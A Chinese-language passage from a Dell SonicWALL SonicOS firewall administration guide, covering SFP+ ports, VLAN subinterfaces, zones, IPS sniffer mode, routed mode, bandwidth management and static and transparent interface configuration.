
在 NSA 6600 和 SuperMassive 9000 系列设备上，增强的小型插接式 (SFP+) 端口 X16、X18 和 X19 均指定了一个圆点，表示拥有直达 CPU 的最大吞吐量。这些带圆点的端口拥有直达 CPU 的专用（非共享）上行链路。

例如，在您使用 10Gb 企业主干网，且使用 SuperMassive 9200 作为所在部门的网关设备时，这一特性非常有用。您应该将其中一个带圆点的端口（X16、X18 或 X19）直接连接到主干网。这将提供最快的访问，因为这些端口将 CPU 直接连接到与它们相连的所有事物。这些到主干网的连接无需与网络中的用户或其他任何设备共享带宽。要获得最大的速度和效率，应将带圆点的端口直接连接到主干网。

另一个示例，应将业务关键型链路和负载较重的多路复用链路连接到带圆点的接口。业务关键型应用情形可能包括连接到 10Gb 主干网的管理部门。为获得最高性能，应通过带圆点的接口连接上游的主干网连接。这样可以确保永远不会由于瞬时高负载条件（可能在其他共享 CPU 上行链路的不带圆点的接口上出现）而丢失重要的主干网流量。

负载较重的多路复用应用情形可能包括各自拥有 10Gb 上行链路的多个下游企业交换机。为获得最高性能，应通过带圆点的接口连接各个交换机。这样可以确保不同的高级别交换域不会完全占用其他域的 CPU 资源。

图 4. 10 千兆以太网热插接式端口



SonicOS 管理界面中 X17 接口以星号标记，显示该接口已连接到端口 X0 - X15 共享的交换域，从而允许 X17 参与 SonicOS 高级交换功能。

虚拟接口 (VLAN)

SonicWALL 安全设备支持虚拟接口，后者是分配给物理接口的子接口。虚拟接口用于在一个物理接口上提供多个接口。

虚拟接口提供许多与物理接口相同的特性，包括区域分配、DHCP 服务器，以及 NAT 和访问规则控制。

虚拟局域网 (VLAN) 可描述为“基于标签的 LAN 多路复用技术”，因为通过使用 IP 标头标签，VLAN 可模拟单个物理 LAN 内的多个 LAN。正如两个在物理上相互区别、断开连接的 LAN 彼此完全独立，两个不同的 VLAN 之间也是如此，但是，这两个 VLAN 可以在同一线路上共存。VLAN 需要能够感知 VLAN 的联网设备来提供这种虚拟化 – 这些设备包括能够根据网络设计和安全策略识别、处理、移除和插入 VLAN 标签(IDs)的交换机、路由器和防火墙。

VLAN 适用于多种用途，其中大部分用途是基于 VLAN 能够提供逻辑广播域而非物理广播域（或者说 LAN 边界）的能力。它不仅能将较大的物理 LAN 分割为较小的虚拟 LAN，还能将在物理上不相干的 LAN 联合成为在逻辑上相邻的虚拟 LAN。这样做的好处包括：

- **提高性能** – 创建以逻辑方式分割的较小广播域可降低整体网络利用率，仅向需要的目的地发送广播，因而能够将更多的可用带宽保留用于应用程序流量。
- **降低成本** – 根据历史经验，使用路由器进行广播分段需要更多的硬件和配置工作。使用 VLAN 时，路由器的职能角色完全颠倒 – 不是用于抑制通信的用途，而是根据需要促成独立 VLAN 之间的通信。
- **虚拟工作组** – 工作组是广泛共享信息的逻辑单位，例如营销部门或工程部门。出于效率的考虑，应创建广播域边界，以便与这些职能工作组保持一致。但这种做法并非总能实现：工程部用户和营销部用户可能存在混叠的情况，处于建筑物内的同一楼层（并且使用相同的工作组交换机），或者相反 – 工程团队可能分布在整个园区内。尝试通过复杂的布线来解决这一问题不仅成本高，而且无法进行持续的添加和移动操作。VLAN 允许快速重新配置交换机，以便保持与工作组要求相一致的逻辑网络配置。
- **安全** – 位于一个 VLAN 中的主机无法与位于其他 VLAN 中的主机通信，除非某个联网设备促成它们之间的通信。

子接口

SonicOS 提供的 VLAN 支持是通过子接口实现的，后者是嵌套在物理接口下面的逻辑接口。每个唯一的（标签） 都需要自己的子接口。出于安全和控制的原因，SonicOS 没有参与任何 VLAN 中继协议，而是要求对将要支持的每个 VLAN 进行配置，并指定相应的安全特性。

注：VLAN ID 的范围是 0 到 4094，有以下限制：保留 VLAN 0 用于 QoS，有些交换机会保留 VLAN 1 用于本机 VLAN。

注：动态 VLAN 中继协议（例如 VTP [VLAN 中继协议] 或 GVRP [通用 VLAN 注册协议]）不得用于来自防火墙上连接的其他设备的中继链路。

对于来自具备 VLAN 功能的交换机的中继链路，采取的支持方法是将相关的 VLAN ID 声明为防火墙上的子接口，且采用与物理接口几乎相同的方式对其进行配置。也就是说，防火墙将仅处理已定义为子接口的 VLAN， 将丢弃作为无关的 VLAN 的其余 VLAN。这种方法还允许中继链路所连接的防火墙上的父级物理接口以常规接口的方式工作，从而为同一链路上可能同时存在的任何本机（未标签）VLAN 流量提供支持。否则，该父类接口可能保持“未分配”状态。

VLAN 子接口拥有物理接口的大部分功能和特性，包括区域可分配性、安全服务、GroupVPN、DHCP 服务器、IP 助手、路由，以及完整的 NAT 策略和访问规则控制。此时 VLAN 子接口排除组播支持。

SonicOS 安全对象

SonicOS 的接口寻址方案可配合网络区域和地址对象工作。这种结构的基础是 SonicOS 中的规则和策略所使用的安全对象。

安全对象包括直接链接到物理接口并在**网络 > 接口**页面中进行管理的接口对象。地址对象在**网络 > 地址对象**页面中定义。服务和日程对象在用户界面的**防火墙**部分定义，而用户对象则在**用户**部分定义。

区域处于 SonicOS 安全对象体系结构的顶层。SonicOS 包含预定义的区域，并且允许您定义自己的区域。预定义的区域包括 LAN、DMZ、WAN、WLAN 和自定义区域。区域可以包含多个接口，然而将 WAN 区域限制为最大值是总接口数减一。在 WAN 区域内，任意一个或多个 WAN 接口都有可能主动传输流量，具体取决于**网络 > 故障切换 & 负载均衡**页面中的 WAN 故障切换和负载均衡配置。

如需 Dell SonicWALL 安全设备中的 WAN 故障切换和负载均衡功能的更多信息，请参见第 319 页的网络 > 故障切换和负载均衡。

在区域配置级别，区域的**允许接口信任**设置可自动完成创建宽松的区域内访问规则的相关过程。它将为整个区域创建一个综合地址对象，以及一条宽松包容的区域地址到区域地址访问规则。

透明模式

SonicOS 中的透明模式使用接口作为管理层级的顶层。透明模式支持独特的寻址和接口路由。


IPS 探查器模式

Dell SonicWALL 安全设备支持 IPS 探查器模式，后者是用于入侵检测的 2 层桥接模式的变体。IPS 探查器模式配置允许将防火墙上的接口连接到交换机上的镜像端口以检查网络流量。通常，该配置与主网关内部的交换机配合使用，以监控内联网中的流量。

在 图 5 中，流量流入局域网中的交换机，并通过交换机镜像端口镜像至 Dell SonicWALL 安全设备上的 IPS 探查器模式端口中。防火墙根据在桥接对上配置的设置检测数据包。警报可能会触发 SNMP 陷阱，并通过防火墙上的另一个接口将其发送到指定的 SNMP 过滤器。在经过防火墙检测后丢弃网络流量。

防火墙的 WAN 接口用于连接到防火墙数据中心，以获取签名更新或其他数据。

图 5. IPS 探查器模式：网络图



在 IPS 探查器模式中，防火墙上同一区域内的两个接口之间会配置一个 2 层桥接，例如 LAN-LAN 或 DMZ-DMZ。也可以创建自定义区域以用于 2 层桥接。只有 WAN 区域不适用于 IPS 探查器模式。

原因是，SonicOS 会对同一区域内的流量（例如 LAN-LAN 流量）检测所有特征，但某些特定方向（客户端与服务器端）特征不适用于某些 LAN-WAN 的情况。

2 层桥接的任一端口均可连接到交换机上的镜像端口。在网络流量遍历交换机的过程中，还将该流量发送到镜像端口，并通过镜像端口流入防火墙进行深度包检测。恶意事件会触发警报和生成日志条目，且如果已启用 SNMP，还会向已配置的 SNMP 管理器系统的 IP 地址发送 SNMP 陷阱。该流量实际不会继续流入 2 层桥接的另一个接口。IPS 探查器模式不会让防火墙接入网络流量，而是仅仅提供一种方法来检测流量。

网络 > 接口页中可用的**编辑接口**对话框提供了在配置 IPS 探查器模式时使用的复选框**仅捕获该桥接对上的流量**。选中该复选框时，将使得防火墙检测通过镜像交换机端口到达 L2 桥接的所有数据包。对于 IPS 探查器模式，还应选中**从不路由该桥接对上的流量**复选框，以确保不会将来自镜像交换机端口的流量发回到网络中。


如需在 IPS 探查器模式下配置接口的详细说明，请参见第 260 页的配置 IPS 探查器模式。

IPS 探查器模式示例拓扑

在 Hewlett Packard ProCurve 交换环境中使用 SonicWALL IPS 探查器模式的示例。此应用场景依靠的是 HP ProCurve Manager Plus (PCM+) 和 HP Network Immunity Manager (NIM) 服务器软件包所提供的用于限制或关闭正在传出威胁的端口的功能。

该方法适用于以下网络环境：存在现有的防火墙并将继续使用，但希望使用防火墙的安全服务作为探测器。

图 6. IPS 探查器模式：示例拓扑



在此部署中，将针对内部网络的寻址方案配置 WAN 接口和区域，并将其连接到内部网络。X2 端口通过 2 层桥接连接到 LAN 端口 – 但它不会连接任何对象。X0 LAN 端口配置为 HP ProCurve 交换机上另一个专门设定的端口。此特殊端口设置用于镜像模式：它会将所有内部用户和服务器端口转发到防火墙上的“探查”端口。通过该端口，防火墙可以分析整个内部网络的流量，如果有任何流量触发了安全特征，它将立即通过 X1 WAN 接口将其捕获到 PCM+/NIM 服务器，然后对正在传出威胁的特定端口采取措施。

配置部署的步骤如下：

1 转至**网络 > 接口**页面。

2 单击 **X2** 接口的**编辑**图标。将显示**编辑接口**对话框。



3 将**模式/ IP 分配**设置为**二层桥接模式**。这些选项将发生更改。



4 将**桥接到：**接口设置为 **X0**。

5 选中复选框**仅捕获该桥接对上的流量**。

6 单击**确定**以保存和激活该更改。对话框关闭，随即**网络 > 接口**页面重新出现。

7 单击 **X1 WAN** 接口的**编辑**图标。将显示**编辑接口**对话框。

8 为 X1 WAN 接口分配用于网络内部 LAN 分段的唯一 IP 地址 – 这听起来可能不对，但它实际上将成为您用来管理设备的接口，也是设备用来发送其 SNMP 陷阱以及获取安全服务特征更新的端口。

9 单击**确定**。

10 您还必须修改防火墙规则，以允许从

- LAN 到 WAN 以及
- 从 WAN 到 LAN 的流量

11 将

- SPAN/镜像交换机端口连接到防火墙上的 X0，而不是 X2（事实上 X2 中不会插入任何连接），
- 并将 X1 连接到内部网络

重要：小心地设定 SPAN/镜像至 X0 的端口。

提示：可以在线访问包含接口配置示例的参考视频。例如，可参见How to configure the SonicWALL WAN / X1 Interface with PPPoE Connection。可以通过以下网址获取其他视频：https://support.software.dell.com/zh-cn/videos-product-select。

Firewall Sandwich

从 SonicOS 6.2.5.1 起，您可以部署和配置 Dell SonicWALL Firewall Sandwich 以提高整个 IT 基础设施的可用性、可扩展性和可管理性。Firewall Sandwich 的部署提供以下功能：

- 可扩展性 - 按需要增加更多容量，重复使用现有设备
- 冗余和复原 – 主要和次要组件
- 在线升级 – 无需关闭系统即可升级防火墙和交换机
- 单点管理 - 管理多个防火墙集群和刀片的策略
- 全面的安全服务 - 包括 DPI-SSL 功能

Firewall Sandwich 部署和配置可使用以下支持的设备和服务实施：

- Dell Force10 S 系列交换机，如运行 FTOS v9.8+ 的 S5000、S4810、S4048 或 S6000
- Dell SonicWALL NSA 2600 和更高版本设备以及 SuperMassive 系列设备。
- Dell SonicWALL 服务，如 GAV、IPS、ASPR、DPI-SSL 和 CFS 以及有线模式下的全部单点登录。

如需 Firewall Sandwich 及其部署和配置方法的更多信息，参见 *Dell SonicWALL Firewall Sandwich* 部署指南。

配置接口

主题：

- 第 242 页的配置静态接口
- 第 246 页的配置路由模式
- 第 247 页的启用带宽管理
- 第 249 页的配置透明 IP 模式下的接口（连接 L3 子网）
- 第 250 页的配置无线接口
- 第 252 页的配置 WAN 接口
- 第 255 页的配置隧道接口
- 第 257 页的配置链路聚合和端口冗余
- 第 259 页的配置 VLAN 子接口
- 第 260 页的配置 IPS 探查器模式
- 第 283 页的配置二层桥接模式

配置静态接口

静态意味着将固定 IP 地址分配给接口。

配置静态接口的步骤是：

1 单击想要配置的接口对应的**配置**列中的**编辑**图标。将显示**编辑接口**对话框。



2 在**区域**下拉菜单中，选择要分配给接口的区域：

- **LAN**
- **WAN**
- **DMZ**
- **LAN**
- 自定义您已创建的区域
- **创建新区域**。随即显示**添加区域**对话。如需添加区域的说明，请参阅第 330 页的网络 > 区域。

注：显示的选项随着您选择的**区域**而变化。

3 从**模式 / IP 分配**下拉菜单中选择**静态 (WAN)** 或**静态 IP 模式 (LAN)**。这是默认模式。

4 在 **IP 地址**和**子网掩码**字段中输入接口的 IP 地址和子网掩码。

注：不能输入与其他区域位于同一子网中的 IP 地址。

5 如果配置 WAN 区域接口或 MGMT 接口，则在 **Default Gateway** 段中输入网关设备的 IP 地址。网关设备用于将该接口接入外部网络，无论是互联网还是专用网络。网关对于 DMZ 或 LAN 区域接口是可选的。

注：如果需要通过不在 WAN 子网 IP 地址空间的 WAN 接口到达目的地，那么该 WAN 接口必须有默认网关 IP，不管我们是否在 WAN 子网上通过对等设备的路由协议接收默认动态路由。

6 如果配置 WAN 区域接口，在“DNS 服务器”字段中输入最多三个 DNS 服务器的 IP 地址。这些可以是公用或专用 DNS 服务器。如需更多信息，请参见第 252 页的配置 WAN 接口。

7 在**注释**字段中输入任何可选的注释文本。此文本将显示在**接口**表的**注释**列中。

8 如果想要启用通过此接口远程管理防火墙，请选择支持的**管理**协议：**HTTPS**、**Ping**、**SNMP** 和/或 **SSH**。

要允许访问 WAN 接口，以便从同一设备的其他区域进行管理，则必须创建访问规则。更多信息，请参见第 728 页的允许从 LAN 区域访问 WAN 主要 IP。

9 如果想要允许拥有有限管理权限的选定用户登录安全设备，请在用户登录中选择 HTTP 和/或 HTTPS。

10 单击**确定**。

注：在更改防火墙地址之后，需要管理员密码才能重新生成加密密钥。

配置静态接口的高级设置

为静态接口配置高级设置的步骤如下：

1 在**编辑接口**对话框中，单击**高级**选项卡。

注：静态接口的**高级**选项卡提供的选项随所选区域而异。



2 对于**链接速度**，默认的选择是**自动协商**，连接的设备将自动协商以太网连接的速度和双工模式。如需强制以太网速度和双工模式，请从**链接速度**下拉菜单中选择以下选项之一：

对于 1 Gbps 接口	对于 10 Gbps 接口
1 Gbps - 全双工	**10 Gbps - 全双工**
100 Mbps - 全工	
100 Mbps - 半工	
10 Mbps - 全工	
10 Mbps - 半工	

小心：**如果选择某个特定的以太网速度和双工模式，则还必须强制指定从以太网卡到防火墙的连接速度和双工模式。**

3 默认选择**使用默认 MAC 地址**。您可以选择覆盖接口的**使用默认 MAC 地址**，方法是选择**覆盖默认 MAC 地址**，并在字段中输入 MAC 地址。


4 选中**关闭端口**复选框出于维护或其他原因暂时使该接口脱机。如果已连接，链路将断开。

清除复选框激活接口并允许链路重新连接。默认情况下未选中该选项。

注：此选项仅在 NSA 2600 及更高版本的设备中可用。


注：无法关闭管理接口或当前正在使用的接口。

如果选择此选项，将显示确认消息：




单击**确认**以关闭端口。

提示：也可通过单击接口**启用**列的**启用**图标关闭接口。将显示确认消息：



如果单击**确认**，则**启用**图标变为**禁用**图标。如需启用接口，单击**禁用**图标。将显示确认消息：



如果单击**确认**，则**禁用**图标变为**启用**图标。

5 对于 AppFlow 功能，选中**启用流量报告**复选框允许报告该接口产生的流量。默认情况下已选中该选项。

6 也可选中**启用组播支持**复选框允许在此接口上接收组播。默认情况下未选中该选项。

7 也可选中**启用默认 802.1p CoS**复选框，为通过此接口的信息标记用于服务质量 (QoS) 管理的 802.1p 优先级信息。默认情况下未选中该选项。

注：此选项仅可用于 VLAN 接口。

将通过此接口发送的数据包标签为 VLAN id=0 并携带 802.1p 优先级信息。要使用此优先级信息，连接到此接口的设备应支持优先级帧。QoS 管理由**防火墙 > 访问规则**页中的访问规则进行控制。如需 QoS 和带宽管理的信息，请参见第 866 页的防火墙 > QoS 映射。

8 也可选择**从路由通知中排除 (NSM, OSPF, BGP, RIP)**复选框，以从路由通知排除接口。默认情况下未选中该选项。

9 也可选择**仅管理流量**限制流量仅用于 SonicWALL 管理流量和路由协议。默认情况下未选中该选项。

注：只有 TZ 系列和 SOHO W 设备有这个选项。

10 也可通过选择**启用非对称路由支持**复选框在接口上启用非对称路由支持。如果启用此复选框，从该接口初始化的流量将支持非对称路由，即初始数据包或响应数据包可以通过其他接口。默认情况下未选中该复选框。如需非对称路由的更多信息，请参见第 1301 页的集群配置中的非对称路由。

11 另外，还可以选择从**冗余/聚合端口**下拉菜单中选择**链路聚合**或**端口冗余**。更多信息，请参见第 257 页的配置链路聚合和端口冗余。

注：此选项仅在 NSA 2600 及更高版本的设备中可用。

12 也可选择**使用路由模式 - 添加 NAT 策略以阻止出站\入站转换**复选框。如需路由模式的更多信息，请参见第 246 页的配置路由模式。

注：此选项不可用于 WAN 接口。

13 如需指定接口不必分割数据包即可转发的最大数据包大小，在**接口 MTU** 字段输入该端口将接收和传输的数据包的大小。

标准数据包（默认）	1500
巨型帧数据包	9000

> **注：**在端口可以处理巨型帧之前，必须启用巨型帧支持，参见第 819 页的巨型帧中的解释。根据巨型帧数据包缓冲大小的要求，巨型帧对内存要求增加了 4 倍。
>
> NSA 3600 及更新设备支持巨型帧。

14 另外，也可以选择对该接口启用“带宽管理”。如需带宽管理的更多信息，请参见第 247 页的启用带宽管理。

a 限制流出流量到接口上的最大带宽，选择**启用接口出口带宽限制**复选框。默认情况下未选中该选项。

- 在**最大的接口出口带宽**字段，指定最大带宽（单位为 kbps）。默认值为 **384.000000** kbps。

b 限制流入流量到接口上的最大带宽，选择**启用接口入口带宽限制**复选框。默认情况下未选中该选项。


- 在**最大的接口出口带宽**字段，指定最大带宽（单位为 kbps）。默认值为 **384.000000** kbps。

配置路由模式

路由模式为用于路由单独的公用 IP 地址范围之间的流量的 NAT 提供了备选。考虑以下拓扑，其中的防火墙正在路由以下两个公用 IP 地址之间的流量：

- 10.50.26.0/24
- 172.16.6.0/24

图 7. 路由模式配置



在 172.16.6.0 网络的接口上启用路由模式后，将自动禁用该接口的 NAT 转换，将所有入站和出站流量路由至为 10.50.26.0 网络配置的 WAN 接口。

> **注：**在 LAN、DMZ 和 WLAN 区域中使用接口的静态 IP 模式时，可以使用路由模式。对于 DMZ，在使用二层桥接模式时也可以使用路由模式。

配置路由模式的步骤如下：

1 转至**网络 > 接口**页面。

2 单击相应接口的**配置**图标。将显示**编辑接口**对话框。

3 单击**高级**选项卡。



4 在**专门的模式设置**标题下面，选中**使用路由模式 - 添加 NAT 策略以阻止出站\入站转换**复选框，为该接口启用路由模式。默认情况下未选中该选项。选择该选项后，其他两个专门的模式设置变为可用。

5 在 **NAT 策略出站/入站接口**下拉菜单中，选择将用于传送该接口的流量的 WAN 接口。默认设置为**任何**。

6 另外，在**接口 MTU**字段指定接口 MTU。默认值为 **1500**。

7 单击**确定**。

防火墙创建用于所配置的接口和所选择的 WAN 接口的“无 NAT”策略。这些策略将替代可能已经为这些接口配置的所有更通用的 M21 NAT 策略。

启用带宽管理

您可以使用带宽管理 (BWM) 来保证最小带宽以及优化流量。BWM 在**防火墙设置 > BWM** 页面启用。通过控制应用程序或用户的带宽量，您可以防止少量应用程序或用户消耗所有可用带宽。平衡分配给不同网络流量的带宽然后对流量分配优先级可提高网络性能。

可以在**防火墙 > BWM** 页面启用三种类型的带宽管理：

- **高级** - 您可以通过配置带宽对象、访问规则和应用程序策略，为各接口逐一配置最大出口和入口带宽限制。
- **全局** - 您可以在全局范围内启用 BWM 设置，并将其应用于任何接口。全局 BWM 是默认的 BWM 设置。
- **无** - 禁用 BWM。

如需配置带宽管理的信息，请参见第 821 页的防火墙设置 > BWM

SonicOS 可以对任何接口上的出口（出站）和入口（入站）流量应用带宽管理。出站带宽管理通过基于类的队列完成。入站带宽管理通过实施使用 TCP 固有行为来控制流量的 ACK 延迟算法完成。

基于类的队列 (CBQ) 为防火墙提供了有保证的最大带宽服务质量 (QoS)。发往接口的每个数据包将在相应的优先级队列中排队。随后，调度程序使数据包出列，并根据流量的保证带宽和可用的链路带宽，在链路上发送数据包。

启用 BWM

启用或禁用入口和出口 *BWM* 的步骤如下：

1 单击以下按钮之一：

- **添加接口**按钮。
- 某个接口的**编辑**图标。

将显示**添加/编辑接口**对话框。



2 单击**高级**选项卡。



3 启用或禁用入口和出口带宽管理。出口和入口可用链路带宽可用来配置以每秒千位为单位的上游和下游连接速度。

- **启用出口带宽管理** - 启用出站带宽管理。

- **可用的接口出口带宽 (Kbps)** - 以每秒千位为单位指定接口的可用出口带宽。默认值为 **384.000000** Kbps。

- **启用入口带宽管理** - 启用入站带宽管理。
  - **可用的接口入口带宽 (Kbps)** - 以每秒千位为单位指定接口的可用入口带宽。默认值为 **384.000000** Kbps。
- **启用接口出口带宽限制** – 限制出口流量到接口上的最大带宽。
  - **最大接口出口带宽 (Kbps)** - 以每秒千位为单位指定接口的最大出口带宽。默认值为 **384.000000** Kbps。
- **启用接口入口带宽限制** – 限制入口流量到接口上的最大带宽。
  - **最大的接口入口带宽 (Kbps)** - 以每秒千位为单位指定接口的最大入口带宽。默认值为 **384.000000** Kbps。

4 单击**确定**按钮。

配置透明 IP 模式下的接口（连接 L3 子网）

透明 IP 模式使得 Dell SonicWALL 安全设备可以将 WAN 子网桥接到内部接口上。

配置用于透明模式的接口的步骤如下：

1 单击想要配置的**未分配**接口对应的**配置**列中的**配置**图标。将显示**编辑接口**对话框。

2 选择接口。

- 如果选择某个可配置接口，则为区域选择 LAN 或 DMZ。

  注：可用的选项根据您选择的区域类型而改变。

- 如果想要为该可配置接口创建新区域，请选择**创建新区域**。随即显示**添加区域**窗口。如需添加区域的说明，请参阅第 330 页的网络 > 区域。

3 从 **IP 分配**菜单中选择**透明 IP 模式（连接 L3 子网）**。

4 从**透明范围**菜单中，选择包含您想要通过此接口访问的 IP 地址的地址对象。地址范围必须在内部区域以内，例如 LAN、DMZ 或其他与用于内部透明接口的区域相匹配的受信任区域。如果您还没有配置符合您需求的地址对象：

a 在**透明范围**菜单中，选择**创建新地址对象**。

b 在**添加地址对象**字段中，输入地址范围的名称。

c 对于**区域分配**，选择一个内部区域，例如 **LAN**、**DMZ** 或其他受信任区域。该范围不得包含 LAN 接口 (X0) IP 地址。

d 对于**类型**：

- 如果只需将一个网络设备连接到此接口，则选择**主机**。
- 要通过输入范围的起始值和结束值来指定 IP 地址范围，则选择**范围**。
- 要通过输入起始值和子网掩码来指定子网，请选择**网络**。该子网必须在 WAN 地址范围以内，且不能包含 WAN 接口 IP 地址。

e 输入主机的 IP 地址、范围的起始值和结束值，或者网络的 IP 地址和子网掩码。

f 单击**确定**以创建该地址对象，并返回到**编辑接口**对话。

更多信息，请参见第 343 页的网络 > 地址对象。

5 在**注释**字段中输入任何可选的注释文本。此文本将显示在**接口**表的**注释**列中。

6 如果想要启用通过此接口远程管理防火墙，请选择支持的管理协议：**HTTPS**、**Ping**、**SNMP** 和/或 **SSH**。

要允许访问 WAN 接口，以便从同一设备的其他区域进行管理，则必须创建访问规则。更多信息，请参见第 728 页的允许从 LAN 区域访问 WAN 主要 IP。

